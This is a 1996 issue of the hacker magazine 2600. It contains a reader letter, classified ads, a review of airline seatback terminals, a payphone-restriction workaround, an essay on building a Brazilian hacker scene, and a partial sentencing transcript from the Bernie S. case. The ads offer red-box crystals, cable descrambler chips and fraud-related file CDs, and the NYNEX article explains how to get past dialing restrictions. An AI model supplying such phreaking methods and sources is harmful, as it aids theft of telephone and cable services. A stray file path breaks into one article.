Well, I read your magazine every chance I can get but just about a week ago my parents found a copy (the one where it talked about the stealth trojans and a little about a red box). Well, I made one and they found it and took it to a computer dude they know and they asked him what it was and they got pissed off and took away my laptop and all of my 2600 booklets. They even told the school to not let me on the computers unless I want to type a document and if I do they stand behind me the whole damn time. Now I am in even more trouble because my mom told my English teacher to look out for what I am reading in class and my friend had the brand new copy of 2600 and he let me borrow it while I was sitting in class and she took it away and called my mom. What should I do? There is no possible way to get hooked up to a computer without someone constantly on my back.

Zero

The primary obligation of any prisoner is to escape. Whether that means actually leaving or simply figuring out a way to handle things so you don't go crazy is up to you. It seems that you should try to figure out a way to gain trust among your parents and teachers before doing anything else. Once you do this, you have a shot at convincing them that hacking and, for that matter, reading aren't inherently bad things. This won't happen overnight and it may not happen at all but it's worth the effort.

Immortalize Yourself

Send your letters to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

2600 Marketplace

For Sale

HEXCALIBUR (TM) 2. A Hex Editor that's a Real Editor. Hexcalibur (TM) 2 supports insertion, deletion, and overtyping of characters; provides Find and Replace operations; and supports Block mode operations in hexadecimal, ASCII, and EBCDIC modes. Provides scrolling at the line level in 16 character increments, edits files up to 31 megabytes. A demonstration version of Hexcalibur (TM) 2 is at our web site: http://www.gregpub.com. This version will only edit files up to 4k in size. Aside from that, it is a fully operational version. A single user license is only $19.95 plus $3.95 shipping (please add sales tax to orders shipped to California). We accept VISA and Mastercard. For more info, contact us at: Gregory Publishing Company, 333 Cobalt Way, Suite 107, Sunnyvale, CA 94086; phone: (408) 727-4660; fax: (408) 720-1949; web: www.gregpub.com; email: joyce@gregpub.com.

PARADOX ENCRYPTION. Fast, strong encryption program for DOS, Windows, WINDOWS 95. Will encrypt any type of file and is impossible to decrypt without the key that only you know. If you would like more info email THECROW@ICONN.NET for a copy send $10 to Jack Mott, 56 Richmond Hill RD., Greenwich CT, 06831. Domestic orders only. Visit HTTP://WWW.LMG.COM/KRYPTOLOGY for more info.

DSS TEST CARDS all video and audio, also cards to eliminate VCR recording problems. I can also take care of your cable box needs, just send brand name and model number on the bottom of your box. Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

CABLE TEST CHIPS for the following models: SA-8570, SA-8580, SA-8590, SA-8600 (all SA models are 40-pin and come with a dip socket). All SA models are $25 shipped! Starcom-6, Starcom-7, TCOM 5503, TCOM5507, TCOM5503VIP, TCOM 5507VIP are selling at $12 shipped! We also have the above test chips software for 1996 models. Prices range. For more information call InterSoft Development Group, Inc. at 847-679-7252.

ATTENTION PHREAKERS AND HACKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, radar jammer, surveillance, countersurveillance, cable descramblers, and many other hard-to-find equipment at low prices, send $1.00 to Mr. Smith-03, P.O. Box 371, Cedar Grove, NJ 07009.

THE BLACK PHILES 1 CD-ROM (formerly X-Philes, renamed due to some legal problems) contains over 22,000 files about Anarchy (revenge, killing, fraud, cars, explosives...), Phreaking (bugs, cellular, boxing...), Hacking (Unix/PC, cracking, satellite...), Conspiracy, UFOs, Occult, Drugs, Programming, Star Trek, and much more. Also available are the Black Philes II - this is the followup to the X-Philes/Black Philes 1 and it contains over 14,500 new files. Both CDs cost $24.95 each and you can check out our WWW page at http://www.algonet.se/~synchron for more information and filelists. If you have any questions just send us an email to synchron@algonet.se. In the U.S. you can call Atomic Books at 410-728-5490 who also sells other kinds of underground books and interesting zines. Send us an email if you want to join our mailing list and receive the latest news from us!

6.5536 MHZ CRYSTALS CHEAP. $2 each for 1-49 crystals and $1.75 for 50+.

Send orders to: B. Buckman, PO Box 225, Middleboro, MA 02346.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

HACK THE PLANET. A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send $3.00 check or money order payable to CASH. Also available is an MCI-style black hat with white lettering that says PHONE PATROL, only $18. 2447 Fifth Avenue, East Meadow, NY 11554-3226.

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 6040 Blvd. East, Suite 19N, West New York, NJ 07093.

6.55 MHZ CRYSTALS FOR SALE CHEAP. 1 for $1.50, 10+ $1.25 each, 100+ $1 each. Contact root@kaht.ponyx.com for info or send orders to B. Buckman, PO Box 225, Middleboro, MA 02346.

DMV 96! Department of Motor Vehicles databases on CD-Rom. Oregon $219, Texas $495, Florida $495. 503-325-0861. Bootleg Software, 392 Alameda, Astoria, OR 97103.

Help Wanted

NEED HELP WITH CREDIT REPORT. Please respond to L. Battor, P.O. Box 472522, Aurora, CO 80047.

EUROPEAN PHREAK is looking for contact in Japan, and for all information about NTT. Please contact me at: Johan Burati, 109 Rue D'Hoffschmidt, B-6720 Habay-La-Neuve, Belgium.

NEED HELP to clear my credit reports. Please respond to M.D. Hall, P.O. Box 162, 5025 N. Central, Phoenix, AZ 85012.

PLEASE HELP CLEAN MY CREDIT REPORT. Reward. G. Pierre, 33 S. Broadway #312, Yonkers, NY 10701.

Services

CHARGED WITH COMPUTER CRIME? Contact Dorsey Morrow, Jr., Esq. (334) 265-6602 or cyberlaw@mont.mindspring.com.

Bulletin Boards

THE FLAMING CYBERPUNK BBS. Hardcore Canadian H/P/A BBS running Renegade with heavy mods. The UAF WHQ! Files, info, and discussion on the rave scene, drugs, H/P/A, electronic based music, zines, and more. No charge for LD callers, call now! ANSI only! +1 (709) 489-5958.

ACCESS DENIED BBS (613) 226 5386, Info exchange for H/P/V/C subjects. Will to exchange info with anyone. Need info on CID, and ANI, and other "phreaking" utils. Send email to visible.daemon@eidetic.takeone.com.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW: http://anarchy-online.com - telnet: anarchy-online.com - modem: (214) 289-8328.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 8/15/96.

FLIGHTLINK FUN

by TDi

Continental Airlines has recently hurled themselves into the electronic age, or for that matter, taken a step back into the pre-Industrial Revolution era. With the introduction of Flightlink, the new computer terminal/screen on the back of every seat in almost all of their airplanes, a newly enhanced way of communication has been made available. However, don't just expect to sit down, buckle up, and surf the net for free, or even at all. There are several free features, such as reading the latest entertainment news and getting connecting gate information. All the other features of the service are made available exclusively for those of us with an arsenal of major credit cards. You know, the standard ones, Mastercard, Visa, Discover, Diner's Club, Carte Blanche, American Express, JCB, Amoco Torch. Wondering why I didn't mention your local bell calling card? Well, these clunkers do not accept telephone calling cards!! Unlike their older siblings (such as GTE Airfone and Seatfone), Flightlinks just doesn't take calling cards. Not even for an ordinary, COCOT-like, expensively billed telephone call! Nada. Zilch.

The aspects of the system are quite intricate, but simple enough for even my computer-illiterate family members to operate. Once in your seat, there is a greyscale screen about 4.5" x 5.5" in size directly in front of you. To activate the screen, which is either dim or playing cheesy ads until activation, pull the "handset" from the right arm of your seat. The "handset" is actually a two-sided controller connected by a wire (or group of wires) slightly thicker than that of a mouse cable. On one side, there is a smaller-than-average phone with the buttons you would expect to see on a cellular. The other side has a QWERTY keyboard layout with a Nintendo-like directional controller on the left hand side of the keys. To the right of the keyboard is a blue button supposedly used to control the built-in "arcade games" of Flightlink. The most interesting component of the handset is the magnetic stripe reader built into the side of the unit. It performs all of one function: scans your mag stripe cards and then tells you they're invalid, or not usable with the service (at least that's what happened with my Blockbuster Video card). Returning the handset to its housing will deactivate the screen once more.

System Layout (from main menu)

1. Telephone. Nothing special here. Just have your credit card ready, and a really high credit limit.

2. Communications. FaxGram, Data Link (9600 bps), Conference Calling, Passenger Paging (not really... this has been mostly covered in older 2600 issues), wordZXpressed Transcription Services.

3. Video Arcade. Choices of BlackJack, Video Poker, Golf Solitaire, Slot Machine, Keno, Space Miner, Tic-Tac-Toe, Golf, Stuffin' the Briefcase, Fascination Solitaire, Cascade, Apples & Oranges, Freakin' Funky Fuzzballs, and Puzzle. All for US $5.00 for the whole flight (good for about 20 minutes, then boredom).

4. Travel Services. Avis Reservations - free (the reservations, not the car); Limo Reservations - free (same deal here); Flight Reservations - free; Airport Layout - free. Actually quite interesting, if you've got a lot of time to spare. Look at airport maps for some of the more important (Continental-wise) airports in the world; Connecting Gate - free. This is by far one of the most useful features on the service. It's good to know what your next connecting gate will


be ahead of time, and then have it re-told to you by the "gate agent" when you land.

5. Gifts and Shopping. Here the famous SkyMall has set up previews of some items of their very select line of merchandise. Hint: also featured in the full-color catalog directly in front of you. Try the seat pocket. My favorite item was the "Personal Laminator", but alas, it didn't get displayed in SkyMall's preview area. You can also order over the phone part of Flightlink for free using these screens.

6. Information Services. The "information" presented here includes Stocks (delayed up to 15 minutes, just like AOL... uhhhh... shudder), entertainment news (a freebie for now), and various news headlines from major US cities. The US cities info screens are nothing more than promos for each city covered. However, that may change in the near future. For now, it's pretty pathetic. Oddly enough, you are told that you won't be billed for using the stocks connection, but they make you swipe a card anyway. Hmmm....

Conclusion

All in all, I had much more fun playing with a friend's new Dell Latitude laptop during the recent flight I took. The Flightlink system has potential, but it just hasn't gotten to the point where everyone is dying to whip out their plastic and have in-flight conference calls like there was no tomorrow. Continental has set the standard for now, but with any luck, a much more advanced system will be in place on all airlines for your next spring break trip. One more thing, for those of you wishing to send a "page" to someone on a plane with Flightlink (first of all you would have to make sure that was the case, don't ask how), you can find out just how it really deceives you by calling 1-800-SKY-WAVE.



NYNEX REGRESSION

by Rebel

Lately in the New York City area, there has been a proliferation of "Smart Pay Phones" operated by NYNEX. They consist of a regular Bell operating company pay phone with a special computer mechanism inside. Apparently, the purpose of the phone is to either combat the use of beepers, or the use of fraudulent calling and credit cards. On these phones, you pick up and dial a number. After you dial the number, a digitized voice comes on and says "Thank you for using NYNEX." If the phone happens to be in a particular place, such as Penn Station in Manhattan, the phone will say something like, "Thank you for using Penn Station." You can tell these phones by the way dialing is handled. You must dial slowly; each number must be pressed one at a time. If you press one button quickly after another like on normal phones, the phones will not recognize the next number until the previous button is released.

The Problem

These phones restrict you from making international calls. If you try to dial 011, the phone cuts you off after the first 1 and says: "We're sorry... restricted number." This happens even if you dial a carrier access code before the 011, like 10288-011. The way to get around that is by dialing a long distance operator and having them dial the number for you.

The really amazing part about these phones is that after you call a number, whether it's a local number, an 800 number, or even a zero plus call, after pressing a certain number of touch tones, the phone cuts you off and says, "No additional dialing allowed"! I tried dialing zero plus area code and number and tried to bill it to my calling card. OnMe phone cut my tones off after 12 digits and another cut me off after two! What if you are trying to use a prepaid calling card or a regular calling card?

The Solution

The way to get around being cut off while using a regular calling card, like an AT&T call is as follows. Instead of dialing zero plus area code plus number and getting cut off while entering your card number, just precede the zero with a carrier access code. For example, dial 10288 plus zero plus area code plus number and then you can enter as many touch tones as you need.

I called someone else from this type of phone and asked if they could hear the voice that came on and said no additional dialing, and they were only able to hear the sound drop out with silence. If you are trying to call your answering machine or beep someone, you should have the local operator dial the number for you and then you will be able to use the touch tones without interruption. If you try calling one of these phones, after about two rings you will get a carrier tone, similar to a COCOT. I tried calling one with my computer and it hangs up on me after it picks up. The ringer is turned off on these phones, but if someone calls the phone and you pick up on the first ring, the touch tones are not cut off.

NYNEX has had pay phones before this that have these devices in them made by Mars Payphone Electronics Corp. which occasionally disconnect you when you begin to enter touch tones! I once called a beeper and as I was entering the number I got to enter about three digits before it hung up and I lost my quarter. When I tried again it let me get past seven digits before hanging up. I finally got to enter the whole ten digits after a third time and 75 cents!

starting a hacker scene

by Derneval

It all started in October 1994. There was a hacker and virus writer congress in Buenos Aires, Argentina, and it was the first meeting of its kind in South America. My experience in the Internet and my thirst for virus knowledge drove me there. I had about eight years of computer handling and very little knowledge of the things happening in other places. What a big surprise to find a quite organized hacker scene there. In Brazil, of which i wrote about in a previous article, the groups that did it never made their knowledge public. The Argentine hackers have their own magazine *Virus Report* and about four or five e-zines, all of them dealing with virus writing and a few other subjects. And they also had *2600* meetings.

When I got back to Sao Paulo, Brazil, still amazed by the congress, I told my friends at work about it and a few of them, quite important people, thought that setting up a hacker congress here would be a good thing, if one could make it a positive meeting. My gang was no longer around. The place where we used to gather, the computer lab at the Politechnick School, was now brand new, but the old fellas had found themselves good jobs and got replaced by new guys, none of whom knew me. I tried to make contact with them and found out that, yes, they had a sort of organization of their own, yes, they had internet access, no, they did not have the time nor the will to explore everything on the net. The virus specialist I talked with did know lots of tricks, but had no knowledge of the situation outside, nor the files about the Bulgarian factory or AIDS virus. Nothing. Practical experience they had quite a lot of. Everybody had something they chose to work with, but not too much. Very few people in my country can read enough English to read all the e-zines like *Phrack*. The worst thing is that I did my approach out of the blue, without too much to show, not asking for any knowledge. A year and a half surfing on the Net was very bad to me from the social point of view. The guys only sort of trusted me. Nothing more than that. They would not copy the disks I had prepared with info, nor would they share with me their knowledge - only a few bits. Once they had a talker, the first one in Brazil, that would have been a window for making more contact, but I decided on another approach. I thought it was necessary to "educate" the newcomers, so they'd share some of the hacker ethics and mentality. Many people don't realize the need to draw a line between right and wrong. The press would not print articles portraying my views on hacking, because very few people knew about that. And the preparations for a congress of such people would demand a lot of press coverage.

I started by doing a hand-mail server. People would send me a letter asking to be part of my list. I'd put them under an "alias" and send one or two files every day. Nothing about breaking in. Only tips about where to find stuff like this and one file or another about hacking exploits. I even started to put an ad on the soc.culture.brazil newsgroup about that. Later on, I found out about a server that, with ease, could be used as a list server. Then I built the "hackers" list. More or less at the same time, I invited the "rat-gang" and a few other guys to start a meeting.

I also planned a little zine in order to pass the tips, so I would not have to repeat things like: "Why I Am Doing That", "What is Hacking", etc. The name was important. The only one that stuck was

Barata Eletrica (Electric Cockroach). My boss, of all persons, understood it. Later on, he asked me, "Why not something above ground?" I asked for help, but nobody had the time. I did it 100 percent on my own. The first issue was about a few things that should be common knowledge like the definition of hacking, how and why I was starting it, what was my goal, etc. A *Phrack* fan would not read it, for sure. It was probably also the first e-zine in Portuguese to be published on the net. In those days, the newspapers would talk about the net, but it was not available outside some universities. One had to be involved with a research project to get the access or accept a commercial e-mail access via UUCP. Compuserve was almost unheard of (thank God, it still is). People had to send me mail in order to get the zine. The first one was completed because of the "would-be" first meeting To which very, very few people came. That made me feel a little disappointed. But the worst was about to come a few days later.

Nobody from the Administration had bothered about my list, neither the other "hackers" list nor even the zine itself. Then I gave the tip about the zine to a newspaper. The number of people I sent files reached 80. But that same week, there was a break-in to a computer at the University of Sao Paulo. People heard about my list one day after that. Fate or not fate, i was wearing a *2600* t-shirt both days - the day the tip about the zine was published and later, when people from the administration called me to ask about my list. They knew me already. I was one of the guys with the highest number of hours using the net from the University of Sao Paulo. It was a good thing that they could not charge me for trying to guess the root password.

People there were paranoid. But even though I was wearing a *2600* t-shirt with a blue box stamped on it, they only asked me not to use the University computers to distribute it anymore. That was tough. But later, that turned out to be the best thing they could have asked me to do. It forced me to look for an ftp site. Of all places, I tried to ask the Electronic Frontier Foundation. That was the very site where I had spent many hours downloading things. To my surprise, they accepted. It saved me a lot of hours, sending it by mail to 80 people, from another Internet freenet account outside Brazil. There were always new people hearing about my zine. For a time, this distribution method worked. I even designed a program that would do it automatically. But it still took about four or five hours of work to send a new issue of my e-zine to everybody who asked for it.

Later on, the University of Santa Catarina agreed to put it at their URL. Pity it was not in html style. And another University put it at their ftp site. The "hackers" outside my University grew to about 200 people and most importantly, a guy asked me to help do an article about hackers for a paper magazine called *Super-Interessante* (Super-interesting). There was a picture and the URL of my zine. The good thing was that the reporter understood my point of view and the article didn't portray hackers as some sort of public enemy.

The press, most of the time, didn't worry about learning a subject. They built on what somebody else wrote about it earlier. One good thing about my e-zine was that it contained data that helped some of them write about it. When a guy was caught playing with root privileges at the University of Pernambuco, the *VEJA* magazine did not called him a hacker, but a computer pirate. In two other break-ins, the same thing happened. The guys even put a difference between a "hacker" and a "dark-side-hacker" or "cracker", the same difference stressed in my e-zine.

People informed me that because of my e-zine, I would always be banned from getting super user access legally, even at the site of my job. The guys at the administra-

tion were paranoid about me. It did not matter if the super user from a computer crashed by someone liked my zine. It did not matter if my zine was imitated by others from other Universities, some even asking me help.

Today, there is another guy also doing a hacker zine, much more aggressive than mine. The "hackers" list has got about 600 people in it. People are only beginning to learn about it. Almost every week, someone asks me to teach them how to use SATAN or some other cracking software. Others ask for something more complicated, like for me to be their teacher and guru. Most of them are between 14 and 19 years old. Because of my articles crying about how hard it is to do it alone, people offer help, and the zine is being uploaded everywhere. Even the BBS at my job asked me for permission to put it there. This success is something I do not quite understand.

"Store the e-mail you receive, but encrypt it."

In order to write the articles, I had to almost quit hacking, both for lack of time and safety. The articles, by the way, were always very tame, in order to avoid any kind of legal problems. I made the mistake of using my own name, instead of using a nickname and tried another time to join some hackers together in a pub. I agreed to inform them of the place and time by computer. The administration of my computer "froze" my account just a few days before the meeting. It wrecked the thing. I could not send people the details. The last thing that happened was the translation of the book *Hacker Crackdown* by Bruce Sterling. I was gathering people, by e-mail, to translate piecemeal the book. Everybody would translate five or ten pages to Portuguese. But one day, my account was cracked and I complained about that to the guys at the administration. For me, that was the job of someone with super user power.

They decided to check the files in my account. My name was already blacklisted, needless to say. When the guy that checked found a file named "crack.gz", he didn't bother to see what was inside. Instead, the account was blocked. And later, a woman came to warn me that the only way to get my account back was to open, among witnesses, that particular file. And they told me to write down on paper "la raison d'etre" of the file. Signed. Some top guy in the administration would check it and let me have my account back. One of these days, perhaps in a month. I think they're delaying the process.

I gained a whole gang of Brazilian hacker admirers (and perhaps a few true experts) and lost my account. At least that's something to talk about.

A word to the wise: If you're thinking about setting up a hacker scene in your country, try not do this alone. Get informed about legislation. It always helps. Get any lists available and make it work for you. Draw a line of action. It's a process that can't be hurried. Store the e-mail you receive, but encrypt it. Use paper press, when available. Try to make friends among the news people. Use talkers, IRC, and even phone calls to make contacts. I only used mail and the hacker zine. It's not enough. If you have problems, spread the word about them. It can't make them any worse. Try to write really good articles. If you use foreign sources, make sure you understand what you read. Don't think you can make money out of it just because you get famous. Try to keep your job, your graduation, and your friends. You'll need them sometime in the future. If your account gets "frozen", don't cry. Have another one ready. And above all, don't lose hope. The thing is to spread the seed. The rest is a matter of time.

AND JUSTICE FOR ALL

What follows is the full transcript of the March 5, 1996 sentencing of Ed Cummings (Bernie S.), an event which should scare the hell out of anyone who is aware of the facts of the case. We can see firsthand the almost manic obsession of Secret Service Agent Tom Varney as he continually tries to portray Cummings as the most dangerous of criminals. However, when you look at what is actually said, there is not one thing that proves Cummings is dangerous - the really dangerous accusations come in the form of speculation and references to crimes committed by other people over time. Although the judge stops Varney from making accusations involving *2600* and Cummings' "followers" and also states that he doesn't share Varney's view of Cummings as "one step above a terrorist", you would never know it from the sentencing and bizarre exchange which takes place here. At one point, the judge seems to be accusing Cummings of somehow tampering with his criminal record when in actuality the probation officer simply wasn't able to find the appropriate records. Cummings seems to have been sentenced primarily on his admittedly poor driving record. Here too, the judge seems to think that he somehow was able to obtain two driver's licenses under the same name (there are presumably checks and balances in the system to prevent someone whose license is suspended from simply going out and getting another one) when in actuality Cummings had properly obtained a State ID card when his license was suspended. It should also be noted that these violations were for things like having expired stickers on his windshield and continuing to drive while under suspension for not paying a fine - not for anything dangerous like driving while impaired or causing an accident.

When you realize what Cummings was really locked away for (possession of technology that could be used in fraudulent ways but for which he was never accused), the tragedy of this situation and the threat to countless others can be realized. The events surrounding the initial offense in a small town years earlier were laughable at the time and still would be today had they not been used as a manipulative device to further extend Cummings' suffering. What kind of cop would leave three suspects alone with evidence that he planned to use against them? Either this is one incompetent officer or he is a liar who had no right to hold Cummings because the "evidence" hadn't been defined as such at the time. As a final irony, it should also be noted that Cummings was not the person who destroyed the red box instructions but he was held accountable and refused to turn in a friend. This has been common knowledge for quite some time. Cummings plead "no contest" in 1994 merely to get the whole matter behind him.

These transcripts cannot convey the deplorable way in which Cummings was treated during the hearing - doubled over coughing after suffering for weeks from a severe virus that Northampton County prison officials refused to properly treat. They merely proceeded with the hearing as if they couldn't hear or see his pain. At press time, despite this ruling which would have qualified him for release in early June, officials at Northhampton County Prison have refused, without explanation, to follow the judge's orders. Due to space limitations, we could not add Cumming's detailed commentary clarifying the numerous and gross misrepresentations made during his hearing. However, we intend to make these transcripts with his comments available on our web site.

COMMONWEALTH OF PENNSYLVANIA
No. 2173-1993 Vs. EDWARD ELLIOTT CUMMINGS

THE HONORABLE JACK ANTHONY PANELLA, Judge, Northampton County, Third Judicial District, Easton, Pennsylvania, on Tuesday, March 5, 1996.

APPEARANCES:

DANIEL A. POLANSKI, ESQUIRE
Assistant District Attorney
— For the Commonwealth

KENNETH I. TRUJILLO, ESQUIRE
— For the Defendant

THE COURT: The parties may approach the bench.

EDWARD ELLIOT CUMMINGS, having been duly sworn, was examined and testified as follows:

THE COURT: Good morning. Again, let the record reflect we're here for sentencing in Commonwealth vs. Edward Cummings, Number 2173 of 1993. In accordance with Pa.C.S.A. Section 9771 in the Rules of Criminal Procedure Rule 1409, a hearing was held on January 26th, 1996, prior to which the Defendant had been given notice and at which time the Defendant was represented by counsel, given the opportunity to cross-examine witnesses from the prosecution and to present testimony.

His probation was revoked after that hearing. A brief summary of the procedural history of the case is as follows:

The Defendant was charged on August 15th, 1993, by Police Officer James Rowden of the Forks Township Police Department with the following, possession of instruments of crime, theft of services, tampering with or fabricating physical evidence and theft by unlawful taking.

After a preliminary hearing on September 22nd,

1993, all charges except theft of services were bound over for court. An information was filed by the District Attorney's Office on October 12th, 1993. The Defendant filed an omnibus pretrial motion on January 14th, 1994, and a hearing was held on that motion on March 18th, 1994.

After briefs were filed by way of an opinion and order of September 2nd of 1994, the Court denied and dismissed the pretrial motion. On October 11th, 1994, the Defendant and his counsel appeared before the Court and the Defendant entered a plea of nolo contendere to tampering with evidence in accordance with 18 Pa.C.S.A. Section 4910 (a)(1).

Sentencing occurred on the same date and the Defendant was sentenced to, among other things, two years probation.

On April 10th of 1995, Federal authorities with the United States Secret Service assumed a prosecution of the Defendant on charges which were originally filed by the Haverford Township Police Department, The local charges were withdrawn.

The Defendant was charged by the United States Secret Service with knowingly and with intent to defraud, having custody, control and possession of hardware and software used for altering and modifying telecommunication instruments to obtain unauthorized access to telecommunication services. That charge was filed under Title 18 of the U.S. Code Section 129 (a)(6)(b).

After his arrest by the Secret Service or the filing of the charges, rather, by the Secret Service, the Defendant pled guilty to the violation of Title 18 U.S, Codes 129 (a)(5) and (a)(6). He was sentenced by United States Judge Waldman from the District Court to a term of 8 months of incarceration and 3 years of supervised release.

After that a detainer was filed against the Defendant under the charges in this matter. The Defendant — a petition for probation violation was filed and a hearing was held, as I have said.

Therefore the purposes of today's hearing is for sentencing. The materials which I have used in preparation for today's sentencing, which I fully incorporated into the record, are as follows: The presentence report prepared by the Adult Probation Department, which I fully incorporate into the record. I have also reviewed the file from the Criminal Clerk's Office regarding this offense, and furthermore, I'll also make part of the record correspondences I received one from a Kay Parry, another one from Karen Westervelt and another one from Robert Steele. As I said, I will make all of those documents also part of the record.

Because this is a sentencing following a probation violation hearing, a guideline sheet was not prepared by the probation office. The Defendant originally pled guilty before me to a misdemeanor of the second degree, which means the maximum penalties permitted by law are 2 years in prison or a $5,000 fine or both.

At this time I'll ask Mr. Polanski anything on behalf of the Commonwealth?

MR. POLANSKI: Your Honor, I would indicate that I believe there are certain representatives from the United States Secret Service who have appeared after the commencement of this proceeding.

At this point, I don't know if they are simply here to observe or whether or not there is evidence that they believe is relevant. I haven't had the opportunity to speak to them. Gentlemen, if you would come forward.

If I may, Your Honor, certain of the evidence that was in the underlying Federal case has been brought here, in the event the Court wish to review it. I understand that it is, in fact, outlined in the presentence report. I don't know whether the Court wishes to review it or not. Also a representative of the Secret Service would indicate that he does wish to make a statement.

THOMAS L. VARNEY, having been duly sworn, was examined and testified as follows:

DIRECT EXAMINATION
BY MR. POLANSKI:

Q. State your name, sir?

A. Good morning, Your Honor. My full name Special Agent Thomas L. Varney, V-A-R-N-E-Y.

Q. By whom are you employed?

A. I'm a Secret Service special agent assigned to the Philadelphia field office, formerly assigned to the telecommunications fraud squad.

Q. I assume you were involved in the Federal prosecution of this case and that's what brings you here today?

A. Yes, that is correct. I was the case agent regarding Mr. Cummings.

Q. And in light of the fact that the underlying conviction in the Federal case forms the basis of the probation violation here, is there anything that you wish to indicate to the Court that may be relevant to sentencing in this proceeding?

A. Yes, if I could, I would like to just go over more specifically, as opposed to last time, regarding some of the items that were found during the search of Mr. Cummings residence.

The reason I would request that is because I think it has bearing upon this particular case and also would give the Court an opportunity to review more specifically some of the items that were of concern.

MR. TRUJILLO: Objection, Your Honor. Objection to the relevance for purposes of this sentencing, what a search warrant of Mr. Cummings' house when Mr. Cummings had several roommates. I don't know if there's been any finding or any record made when it could have been made at the time of the violation hearing that they had additional relevance, but this is the first that we've heard of this and we would object.

THE COURT: Well, the characterization of the Defendant is one of the criteria the Court has to review, so I think it's relevant. My only concerns are that these

were items found on him after he had already pled guilty before me.

They were very relevant in the type of Federal charges that were filed against him, and he was sentenced accordingly by the Federal Court. I have to take that into consideration also. But I think you should be permitted to go through it.

As I said, the characterization of the Defendant, and even for the Court to consider and certainly I believe what you're trying to say is relevant to that, but it has to be balanced with a lot of other factors. You may proceed.

THE WITNESS: Your Honor, during a search of Mr. Cummings' residence, the following items were located, a list of restrictive radio frequencies that are utilized by the United States Secret Service while providing protection for the President, code words that were used by the Secret Service while providing protection for the President, a list of Secret Service offices, addresses and telephones numbers and names of agents of the United States Secret Service, surveillance photographs of U.S. Secret Service Agents investigating cellular telephone cloning and computer crime books on how to build bombs and make homemade C-4 explosives, books on how to detonate bombs to include radio detonation on bombs, and assortment of radio and electronic communication equipment, mercury switches, books on how to tap phone lines, cellular cloning of cellular telephones, credit card fraud, computer hacking, the manufacturing of false identification documents and assortment of equipment and clothing marked with telephone company logos, white plastic and magnetic stripe readers and encoders used in credit card fraud.

Your Honor, white plastic is a term that is used to describe blank credit cards that have a magnetic stripe, These cards are used to commit credit card fraud. The perpetrator charges items at various merchant's bank and altered forms of identification, a false identification document bearing the name Bernard Spindle, bearing the photograph of Edward Cummings.

Handwritten notes to obtain blank forms of identification documents for future use, stolen identification documents, personal journals admitting that Mr. Cummings tapped a former girlfriend's phone and subsequently broke into her apartment, drug paraphernalia to include a pipe with residue which tested positive for THC, rolling papers and clips, false Pennsylvania Vehicle Insurance Cards, stolen vehicle registration cards and vehicle insurance cards, blank vehicle insurance cards, lock picking devises to include lock picking books.

